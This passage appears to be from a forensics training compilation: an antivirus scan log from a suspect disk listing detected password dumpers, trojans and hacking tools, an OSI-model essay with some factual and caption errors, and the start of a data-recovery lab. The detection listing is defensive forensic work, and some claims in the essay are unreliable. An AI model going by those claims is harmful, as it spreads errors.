viruses that the user of the machine installed or another malicious user.

- daily.cld: 25836
- main.cvd: 59
- bytecode.cLinux 3 vd: 331

Appendix

Anti-Virus scan

```
csi@csi-analyst:/mnt/schardtraw$ clamscan -ri ./
./My Documents/COMMANDS/enum.exe: Win.Tool.EnumPlus-1 FOUND
./My Documents/COMMANDS/SAMDUMP.EXE: Win.Trojan.Pwdump-2 FOUND
./My Documents/COMMANDS/snitch.exe: Win.Trojan.Snitch-1 FOUND
./My Documents/ENUMERATION/NT/enum/enum.tar.gz: Win.Tool.EnumPlus-1 FOUND
./My Documents/ENUMERATION/NT/enum/files/enum.exe: Win.Tool.EnumPlus-1 FOUND
./My Documents/ENUMERATION/NT/Legion/Chrono.dl_: Win.Trojan.Bruteforce-3 FOUND
./My Documents/ENUMERATION/NT/Legion/NetTools.ex_: Win.Trojan.Spion-4 FOUND
./My Documents/ENUMERATION/NT/ntreskit.zip: Win.Trojan.Nemo-1 FOUND
./My Documents/EXPLOITATION/NT/Brutus/BrutusA2.exe: Win.Tool.Brutus-3 FOUND
./My Documents/EXPLOITATION/NT/brutus.zip: Win.Tool.Brutus-3 FOUND
./My Documents/EXPLOITATION/NT/Get Admin/GetAdmin.exe: Win.Exploit.WinNT-3 FOUND
./My Documents/EXPLOITATION/NT/lsadump2/lsadump2.exe: Win.Trojan.Lsadump-1 FOUND
./My Documents/EXPLOITATION/NT/lsadump2/lsadump2.zip: Win.Trojan.Lsadump-1 FOUND
./My Documents/EXPLOITATION/NT/netbus/NetBus170.zip: Win.Trojan.Netbus-2 FOUND
./My Documents/EXPLOITATION/NT/sechole/SECHOLE.EXE: Win.Trojan.Sehole-1 FOUND
./My Documents/EXPLOITATION/NT/sechole/sechole3.zip: Win.Trojan.Sehole-1 FOUND
./My Documents/EXPLOITATION/NT/WinVNC/Windows/vnc-3.3.3r7_x86_win32.zip:
Win.Tool.Winvnc-10 FOUND
./My Documents/FOOTPRINTING/NT/superscan/superscan.exe: Win.Trojan.Agent-6240252-0 FOUND
./Program Files/Cain/Abel.dll: Win.Trojan.Cain-9 FOUND
./Program Files/Online Services/MSN50/MSN50.CAB: Txt.Malware.CMSTPEvasion-6664831-0 FOUND
./WIN98/WIN98_OL.CAB: Txt.Malware.CMSTPEvasion-6664831-0 FOUND
./WINDOWS/system32/ahui.exe: Win.Virus.Virut-6804272-0 FOUND
./WINDOWS/system32/dllcache/ahui.exe: Win.Virus.Virut-6804272-0 FOUND
./WINDOWS/system32/dllcache/mmc.exe: Win.Virus.Virut-6804520-0 FOUND
./WINDOWS/system32/mmc.exe: Win.Virus.Virut-6804520-0 FOUND

        ----------- SCAN SUMMARY -----------
        Known viruses: 7162840
        Engine version: 0.102.1
        Scanned directories: 766
        Scanned files: 11305
        Infected files: 25
        Data scanned: 1806.71 MB
        Data read: 1768.03 MB (ratio 1.02:1)
        Time: 2432.815 sec (40 m 32 s)
```

Layers of the OSI Model:

Where the hardware and data fits

LaShanda Edwards

The use of networks is everywhere. Examples of network use include the following: using social media, browsing the web, as well as accessing your email. When the "SEND" button is hit after writing an email, the email then goes only to the specified destination. The OSI model contains a lot of information that could be overwhelming to understand and remember; although, understanding the model will help you in everyday networking activities and will make troubleshooting problems within the network much faster and easier. The OSI model is comprised of 7 layers that help information technology professionals figure out what is going on in a networking system. The OSI model was birthed in the 70s by the International Organization of Standards (ISO) as Open System Interconnection (OSI) to make this form of communication standard over different systems and unique across the world.

In accordance with Shaw, during the time when computer networking was expanding, two separate models were merged in 1983 and published in 1984 to create the OSI model that most people are familiar with today (2018). This seven-layer model is greatly used by all organizations to continuously improve the network today. The model consists of the following layers as shown in figure 1 from top to bottom: Layer 7 – Application, Layer 6 – Presentation, Layer 5 – Session, Layer 4 – Transport, Layer 3 – Network, Layer 2 – Datalink, and Layer 1 – Physical.

The OSI model is simply a theory or structured way to ensure the performance, security, and integrity of data delivery. The model essentially divides the responsibility of communication in each independent layer.

Editor's Note*: According to the Industry, there is an unofficial 8th layer. The Layer 8 is referred to as the human factor. From an attack perspective, social engineering fits here. From the investigation side, this is where Open Source Intelligence OSINT resides.*

"Open-source intelligence is data collected from publicly available sources to be used in an intelligence context. In the intelligence community, the term "open" refers to overt, publicly available sources. It is not related to open-source software or collective intelligence." - Wikipedia

OSI Model Layers

The International Organization for Standardization (ISO) conceived the OSI model which is a hypothetical model created to aid various communication systems to communicate to interchange data using standard protocols. According to Cloudflare, the modern Internet doesn't strictly follow the OSI model, although the model is still very useful for troubleshooting network problems. Whether it's a person who is unable to get their laptop on the Internet, the OSI model can help to break down the problem and separate the source of the trouble. If the problem can be attached to one specific layer of the model, a lot of useless work can be avoided. Each layer of the OSI model is responsible for certain roles and responsibilities as shown in figure 2.



Application
This layer provide the services to the user
It is responsible for translation, compression s encryption
Presentation
Session
It is used to establish,manage and terminate the sessions
It provides reliable massage delivery from process to process.
Transport
Network
It is responsible for moving the packets from source to the destination
It is used for error free transfer of data frames
Data link
Physical
It provides a physical medium through which bits are transmitted

Figure 2: OSI Model credit - static.javatpoint.com

Application layer

Layer 7 is called the Application Layer. The responsibility of this layer is to integrate the services on the network with the operating system in order for users to gain access to the network (Codecamp, 2019). This layer would probably be the most familiar to consumers due to it being the closest to the end-user. The end-user interacts with this layer of the OSI model generally every day by simply using applications such as web browsers (Microsoft Edge, Firefox, Internet Explorer, Chrome, Safari) and Social Media Platforms (Instagram, Facebook, Twitter, Hangouts).




Figure 3: Layer 7 credit - static.javatpoint.com

As shown in figure 3, the Application Layer's basic job is to provide an interface between the user and the network. This layer does not refer to the application itself, but it provides all the needed services to support applications to run properly. Some protocols contained within in the Application Layer include the following: File Transfer Protocol (FTP), Simple Mail Transfer Protocol (SMTP), Internet Message Access Protocol (IMAP), Hypertext Transfer Protocol (HTTP), Post Office Protocol (POP), Trivial File Transfer Protocol (TFTP), Simple Network Management Protocol (SNMP), and Network News Transfer Protocol (NNTP) (Codecamp, 2019). Most protocols will extend down to the Session Layer, although protocols flow down multiple layers.

Application Layer Roles and Responsibility

The Application Layer is the request sender or File transfer, access, and management (FTAM). It uses multiple applications to allow the user the ability to perform or access different operations such as uploading pictures, sending emails, blogging, etc. The Application Layer also represents the response. It acts as a mail service; it can view the response or destination of the user's data seen by another user from an alternate system. Lastly, it involves directory services, which is when the application provides the distributed database source.

Presentation Layer

Layer 6 is called the Presentation Layer. The responsibility of this layer is to provide a format. This layer is consumed by encryption, compression, and syntax in which the communication will occur. Since it is attached with the Application Layer, the layer is also responsible for configuring the message into the Application Layer usable format. In other words, the Presentation Layer makes information presentable for the application or network as shown in figure 4.

An example of this is when a website is using the HTTP protocol. If the data is encrypted then the HTTP protocol would not do this: as an alternative, the SSL would encrypt the data in the Presentation Layer. The following are main the function of the Presentation Layer: Translation, Encryption, and Compression.




Figure 4: Layer 7 credit -static.javatpoint.com

Presentation Layer Roles and Responsibility

Javatpoint states, translation is the process of duel systems exchanging information in character string form, numbers, etc. The data received from the sender's device is not consumable by any given application directly. Because different encoding methods are used for different computers, interoperability is handled by the Presentation Layer between various encoding methods (Javatpoint, 2018). It transforms the data from sender- dependent format to a common format and transforms the common format into a receiver-dependent format at the receiving end. To maintain privacy encryption is a necessity. The encryption method is a process of transforming the sender-transmitted information in a different form and transmits the resulting message over the network (Javatpoint, 2018).

The last function of the Presentation Layer is compression. Compression is the process of compressing the data. It is responsible for compressing the date received from the Application Layer. The number of bits is reduced to be transmitted. Compression is important in multimedia such as the following: video, text messaging, and audio. The protocols used in the Presentation Layer of the OSI model are SSL and TLS (Codecamp, 2019).

Session Layer

Layer 5 is called the Session Layer. The responsibility of this layer is to create sessions between device communication by opening and closing a session between the two devices that are communicating as shown in figure 5.




Figure 5: Layer 6 credit -static.javatpoint.com

The functions of this layer involves establishing, maintaining, and synchronization between the applications at each end of the sessions (Javatpoint, 2018).

Protocols at this layer

ADSP, ASP, H.245, ISO-SP, OSI session-layer protocol (X.225, ISO 8327), iSNS, L2F, L2TP, NetBIOS, PAP, PPTP, RPC, RTCP, SMPP, SCP, SOCKS, ZIP, and SDP

Session Layer Roles and Responsibility

Dialog control and synchronization are important in the Session Layer. Within the dialog control the Session Layer is the dialog controller that develops dialog between duel processes. It determines whose turn to speak in a session, very useful for video conferencing (Codecamp, 2019). Synchronization occurs when the Session Layer adds barriers to be met when transmitting data in sequential order. If an error occurs during the data transmission process, then the transmission will restart again from the barrier set. The protocols used in the Session Layer is NetBIOS (Codecamp, 2019).

Transport Layer

Layer 4 is called the Transport Layer. The responsibility of this layer is to deliver data on the network as shown in figure 6. In accordance with Javatpoint, the Transport Layer ensures that the transmission of messages in the order in which they are sent without duplicating the data (2018).




Figure 6: Layer 5 credit - static.javatpoint.com

The Transport layer generates a circuit that is used by the Session Layer to communicate with session. This layer can be thought of as the end-to- end layer because it offers a point-to-point connection amongst the source and destination to reliably deliver data.

Protocols Used

Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are two protocols used in this layer. Shaw states, the best-known example of the Transport Layer is the TCP, this protocol is built at the top of the Internet Protocol (IP). The IP is known as TCP/IP (2018). TCP is the standard protocol that allows systems to communicate over the internet. It maintains and establishes host connections.

Segments are formed when data is transported over the TCP connection and the TCP protocol distributes the data into smaller units. UDP is an original protocol in the Transport Layer. Due to the internet being unsecured the TCP/IP provides no security. The UDP protocol is considered unreliable due to the receiver not receiving an acknowledgment when the packet is received and the sender not waiting for an acknowledgment. Netscape created the Secure Socket Layer (SSL) protocol that was later adopted as a standard for Transport Layer Security (TLS) and it is now known as SSL/TLS (Holl, 2003). Countless financial institutions use these protocols to encrypt data crossing the Internet. SSL/TLS is not TCP/IP reliant and can layer on top of any transport protocol. They can even run under application protocols such as HTTP, FTP, and TELNET. SSL/TLS offers all three of the critical "CIA" security components: Confidentiality, Authentication, and Integrity. These protocols give protection against message tampering, eavesdropping, and spoofing. SSL counteracts eavesdropping of communication between a client and a server by encrypting passwords. TLS is very much like SSL except there is an interface between the handshaking portion and the record layer (Holl, 2003). In all Security efforts, there are going to be weaknesses and that's when hackers program to attack the vulnerabilities. TLS seems to have fewer security breaches than SSL, but the SSL/TLS combination improves them both.

Transport Layer Roles and Responsibility

Data transfer, dividing and reassembling, flow control, and error handling are the essential role and responsibility of the Transport Layer. Data transfer is simply transferring data between the sender and receiver accumulated from the Session Layer. To make communication quicker the data received from the Session Layer gets packaged into smaller segments on the sender device by dividing and reassembling.

Once the receiver receives the segments it collects, all segments reassembles back to the original data to be presented to the Session Layer. Flow control is the responsibility of the Transport Layer, although it is performed end-to-end rather than across a single link. Lastly, error handling is also the responsibility of this Layer. The error control is useful to ensure full data delivery, as the data are divided into segments.

Network Layer




Figure 7: Layer 5 credit - static.javatpoint.com

Layer 3 is called the Network Layer. The responsibility of this layer is moving data between systems throughout the network as shown in figure 7.

Routers are strongly used in the Network Layer; its job is very crucial within this layer to help determine the route for the fastest data delivery. Furthermore, the Network layer is responsible for determining the effective path for the data. The routing protocols specify how the router identifies destination networks and the path data should travel to the destination network. Routers are the third layer devices and their main job is to provide the routing services within an internetwork. The Network Layer is also responsible for further breaking down the segments into small units called packets. The receiver side renovates packets back to segment. The Data Link Layer is responsible for routing and forwarding packets. Assignment of internet protocol (IP) addresses is another important thing that happens on the Network Layer. The IP address is often referred to as the Network Layer address or third level address.

Network Layer Roles and Responsibility

The primary functions of the Network Layer are Routing, Internetworking, Addressing, and Packetizing. Internetworking is the main responsibility of the Network Layer. It delivers a logical connection between multiple devices (Javatpoint, 2018). Routing is intelligently designed to find the shortest and fastest route available from the multiple routes using a routing table, which is used by the Network Layer to perform routing.
Addressing identifies each network distinctively in the network-connection and determines what device is on the internet, the Network Layer uses the IP address. A Network Layer collects the packets from the upper layer and converts them into packets, this process is known as packetizing achieved by IP. The protocols used in the Network Layer are the following: IP, Internet Protocol version 4 (IPv4), Internet Protocol version 6 (IPv6), Internet Protocol Security (IPSec), Internet Control Message Protocol (ICMP), and Internet Group Management Protocol (IGMP) (Codecamp, 2019).

Data Link Layer




Figure 8: Data Link Layer – Layer 2 static.javatpoint.com

Layer 2 is called the Data Link Layer. The responsibility of this layer is interfacing between the physical communication of media, physical devices, and the Network Layer as shown in figure 8.

The Data link layer mainly consists of switches and hubs to connect the actual network for data exchange. The layer is split into two sub layers called Logical Link Control (LLC) and Media Access Control (MAC). The LLC is the top sublayer and provides the interfacing between the lower layers and upper layers. It's liable for transporting the packets to the Network Layer of the receiver collecting, identifies the Network Layer protocol address from the header, and provides flow control.

The bottom layer is the MAC sublayer and it is responsible for identifying how devices can access the physical medium and it is used for transferring the packets over the network (Javatpoint, 2018). The Data Link layer is responsible for data exchange between two interconnected switches or hubs via the Network Layer. In other words, this OSI layer ensures the data moves node to node. Once the packets are received in the Data Link Layer from the Network Layer it further distributes packets into frames to transmit data using MAC address.

Data Link Layer Roles and Responsibility:

Framing, Acknowledgement, Retransmission, Error Control, Flow Control, Physical Addressing, and Access Control all play a major role in the Data Link Layer. The Data Link Layer transforms physical raw bit stream into packets that are called frames.
Framing enable a way of transmitting a set of frames in bits that are useable by the receiver. When notice is sent by the accepting end to inform the source that the frame was received without any mistakes is the Acknowledgment (Codecamp, 2019). If the source fails to receive an acknowledgement, then the packet goes through a process called Retransmission and will be retransmitted.

Error and Flow Control provides error control by identifying an error in the Physical Layer and rectifying it. Flow control can also be achieved by regulating the data rate on both sides to prevent data corruption. This layer adds header and trailer to the frame. The header added to the frame contains the hardware destination and source addresses. Physical Addressing of the Data Link Layer adds headers to the frames that includes the destination address. Access Control is when more than one device is connected to the same communication channel. The protocols used within the Data Link Layer are PPP, ATM, Ethernet (Codecamp, 2019).

Physical layer

Layer 1 of the OSI model is called the Physical Layer as it provides the actual connection between two devices using cables as shown in figure 9. It consists of the information in the form of bits. This is also the layer where the data gets converted into a bit stream from the Data Link layer (Layer 2) into electrical signals. Codecamp, refers to the Physical Layer as a way to help transmit data between duel machines communicating in a physical manner, which can be optical fibers, copper wire, wireless, etc. (2019).




Figure 9: Layer 1 static.javatpoint.com

Physical Layer Roles and Responsibility

The following are the roles and responsibility of the Physical Layer: Line Configuration, Signals, Physical Topology, and Data Transmission Mode. The Line configuration defines the way multiple devices physically connects. Signals used within the Physical Layer determines the type of signal used for the transmission of information (Javatpoint, 2018). When using cables and switches within the Physical Layer, the layer is enabled to connect multiple devices into a Physical Topology. This can also be done with mesh topology, bus topology, star topology, and hybrid topology ideas. The Physical Layer also defines the way the transmission will be done between two devices by a process called Transmission Mode. Transmission Modes in the Physical Layer can be categorized into three modes: simplex, half-duplex, or full duplex. Protocols used by this layer are USB, Bluetooth, etc. (Codecamp, 2019).

The OSI model describes how devices communicate with each other. The model divides network communication between two hosts. The OSI model is divided into seven different layers, and has data being transformed at each layer to prepare it to be sent through the network. It is important to memorize the 7 Layers of the OSI model: Application Layer, Presentation Layer, Session Layer, Transport Layer, Network Layer, Data Link Layer, and Physical Layer. Added to the data at the upper layers are encrypted, formatting, and session numbers. Data is broken down into bit segments with accordance to a port number, then given an IP address at the middle layers. At the lower levels, packets are changed into frames that include the source and destination MAC address; frames are changed into bits for communication through the network.

The bottom layers of the OSI model are heavily related to the hardware. The top layers of the OSI model are related to the protocols. The Transmission Control Protocol/Internet Protocol (TCP/IP) protocol has 4 layers. This is the main protocol used in all Internet operations. The Open System Interconnection (OSI) model divides network communication between 2 hosts into layers. The network access layer is equivalent to OSI layers 1 and 2, the Internet Protocol layer is comparable to layer 3 in the OSI model, the host-to-host layer is equivalent to OSI layer 4, and finally, the application layer is similar to OSI layers 5, 6, and 7 combined (Frenzel, 2013). TCP/IP is the older of the two methods of data communications and is well recognized throughout the world. The OSI model, however, is a proven concept that is used in all other data communications protocols. It will continue to be used as a GUIdeline for all other communications applications.

Let us walk through an example that will explain how the process takes place to convey the data. If I wanted to send an email to my mom, I will compose the email on yahoo and click send. Yahoo will pass my email message to the Application Layer, which will select a protocol and pass the data to the presentation layer. The Presentation Layer will encrypt depending upon the security level and condense the data. It will move to the Session Layer next, which will initialize the communication session by opening the session to ensure the quality delivery of the data. The data then goes to the sender's Transportation Layer. Here is where the data will be divided into small segments. Those segments will then hit the network layer and will be broken up into packets. These packets will break down into frames at the Data Link Layer. The Data Link Layer will then send those frames to the Physical Layer. Here, the data will be converted into a bit stream of 1s and 0s and sent through the network.

On the other end, on my mom's computer, it will first capture the bit stream at the Physical Layer and wait until every bit stream transforms into frames to go to the Data Link Layer. If there are any errors in the Physical Layer, they will be trapped in the Data Link Layer, which is now liable to take all frames and reunite them into packets. From the Data Link Layer, it will go to the Network Layer, to generate segments from the given packets. It will then flow into the Transport Layer where the original data will be formed from segments through the reassembly function. After the initial data are formed, it will move to the Session Layer. Here in this layer, the session will terminate once the data is received completely and move into the next layer called the Presentation Layer. The Presentation Layer will now decrypt the data that is consumed for the application. Finally comes the Application Layer from where the application will be able to function and display the email sent to my mom's computer screen using the Application Layer's services.

Citation

Codecamp. (2019, October 29). 7 layer of OSI Model | 7 Layer OSI model in Computer Network. Retrieved February 12, 2020, from mycodecamp.blogspot.com/2019/10/7-layer-of-osi-model.html

Cloudflare. (n.d.). Retrieved January 19, 2020, from cloudflare.com/learning/ddos/glossary/open-systems- interconnection-model-osi/

Frenzel, L. (2013, October 02). What's The Difference Between The OSI Seven-Layer Network Model And TCP/IP? Retrieved February 21, 2010. electronicdesign.com/what-s-difference-between/what-s-difference- between-osi-seven-layer-network-model-and-tcpip

Holl, K. (2003). OSI Defense in Depth to Increase Application Security. Retrieved March 8, 2020. giac.org/paper/gsec/2868/osi-defense-in-depth-increase- application-security/104841

Javatpoint. (2018). Retrieved February 20, 2020, from javatpoint.com/osi- model

Shaw, K. (2018, October 22). The OSI model explained: How to understand (and remember) the 7-layer network model. Retrieved February 8, 2020, from networkworld.com/article/3239677/the-osi-model-explained-how-to-understand-and-remember-the-7-layer-network-model.html

Forensic Data Recovery


Capturing Evidence in a Forensically sound manner

Layer 1

By
Jeremy Martin

Data Destruction

We will cover the different levels of data destruction from full files to completely obliterated hardware. Some stages are recoverable while some others are not. There are several labs ready for you to follow along with. We will cover the potential of data recovery of five of those phases, and only a handful of methods and software at each phase. To follow along, create your own “evidence disk” by copying known graphics, documents, and other files to create a known base line. Once you are comfortable with basic recovery, move on to more advanced content.



An easy way to think about data recovery is that if data is written to a data container (RAM, file, database, partition, drive, etc.), it is always there until it is overwritten or in the case of RAM, released. You can format a drive a thousand times, and it does not overwrite the entire drive. This is why there have been many cases over the years that digital evidence was still found even after the suspect took great lengths to hide or destroy it.

Un-deleting vs. Data carving

Un-deleting is recovering data from a file system after it has been deleted. This means that the record in the file system's index (FAT, MFT, Catalog, etc...) still points to the location of the data on the drive. With the FAT file systems, the first character of the file name is overwritten with the hex characters “E5”. When you recover the data, you may have the original file name with the file. This method of recovery is a far faster than data carving.

Data carving does not look for a file system index. Instead, this method starts at the beginning of the data set and searches for the header (first few bytes) and/or footer (last few bytes) of a file. For example, a common header of a .JPG file is the hex combination “***FF D8 FF E0***” with a footer of “***FF D9***”. When a data carving utility finds the header, it copies the data until it finds the footer and that becomes a recovered data set or file. Some of the programs will even allow you to ignore the footer to recover “partially recoverable files”. The challenge with not looking for the footer of a file type means that you will get a lot more “false positives”.

What is Recoverable?

What can you carve? Well, any data container that may contain files. What I mean by that is you can carve an entire disk, a partition, a raw copy of a drive, a swap file (pagefile.sys in windows), and even memory. You can even recover data from a drive that had an operating system reinstalled over a previous system. During this section of training, we will make a forensically sound bit-stream image of a “suspect” USB thumb drive. After the raw image is complete, we will use several tools to recover “evidence” including mounting the raw DD image to data carving both deleted and undeleted files. Some of the open source Linux tools we will look at are RecoverJPEG, Foremost, and Scalpel.

The Different Phases of Data Destruction

Full files: Files have not been deleted. The index (FAT, MFT, Catalog, etc.) for the file system is 100% intact. Data can easily be recovered.

Deleted files: Files have been deleted. The index for the file system is 100% intact. These files can be "Undeleted" or recovered as long as the data on the disk has not been overwritten.

Formatted: The Operating System index (FAT, MFT, Catalog, etc.) has been rebuilt or the records in that index have been overwritten. If the data on the disk has not been overwritten, they can be recovered with data carving. Names cannot be recovered unless located in the MATA information of the file & file signatures/headers need to be known.

Partially overwritten: Some data is recoverable, but usually in bits and pieces. This is where forensic tools become handy.

Physical Failure: The data is still there in most cases and the devices need to be repaired before an attempt to recover it can be made.

Wiped: All data has been overwritten or "nuked" and is unrecoverable within reasonable means.

Physical Annihilation: Drive or media is destroyed and unrecoverable.

Volatile Data: This is the data that you will lose when the system is turned off. This includes RAM, System Processes, and Network connections. Capturing this data can be extremely important in many cases.

Semi-Volatile Data: Swap space (pagefile.sys for Windows for example), temp files, slack space, and free space on the drive are examples of data that can still be recovered if the acquisition of the evidence is done properly. Simply turning on the system or computer can overwrite and make data unrecoverable.

Chain of Custody

Now you understand that data can be recovered, even from a formatted drive, what next? Before you touch anything, you need to start a Chain of Custody. Even though you may not be dealing with forensic investigations, getting in the habit of documenting everything. This helps with logistics to make sure you know what you received and what needs to go back. If you do find illegal content and it goes to court, if you treat it like a "forensic" recovery, you will not have tampered with or destroyed the evidence. *An example of a Chain of Custody will be added to the end of this section.*

Scope

Before you do anything, you need to determine the intent and scope of the investigation or recovery. You need to know what to find BEFORE you can find it. This only helps you. If they want to recover family pictures, this will be your first target to recover. If the client wants everything, you can hand the drive back and request payment for services rendered. If you are recovering data for a forensic investigation, if there is no scope, there is no case. In the United States, the 4th Amendment is clear "*The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no Warrants shall issue, but upon probable cause, supported by Oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized*". It is always better to err on the side of caution.

Capturing Volatile Memory

If you need to pull the volatile memory, there are many tools that you can accomplish this with. In the spirit of being free, I will mention two that are currently free. You can use FTK Imager from Access Data. This is a phenomenal forensic imaging tool and is currently free. DumpiIt is another good free tool out there that will capture memory and works great with the memory analysis tool Volatility. We will not cover these in this section.

There are many tools out there you can use, just remember, minimize interaction with the system to minimize the destruction of evidence, know what your tool is/is not doing, and document EVERYTHING. If you did not document it, it did not happen. This can bite you in the butt if it ever gets to court.

Now you need to image the drive. We are specifically covering physical acquisition of evidence, so the system needs to be off so you can pull the drive and move forward.

Write Blocking Labs

First, print off a copy of the Chain of Custody included in this lab manual. Fill in everything related to the "case". Now you have your Scope and Chain of Custody, you can start to acquire the physical evidence.

For a lab-based environment, download a group of files to create a known baseline. When you know what files you have copied, you know what content should be recoverable. For example:

(20) .JPG images,
(10) .PDF documents
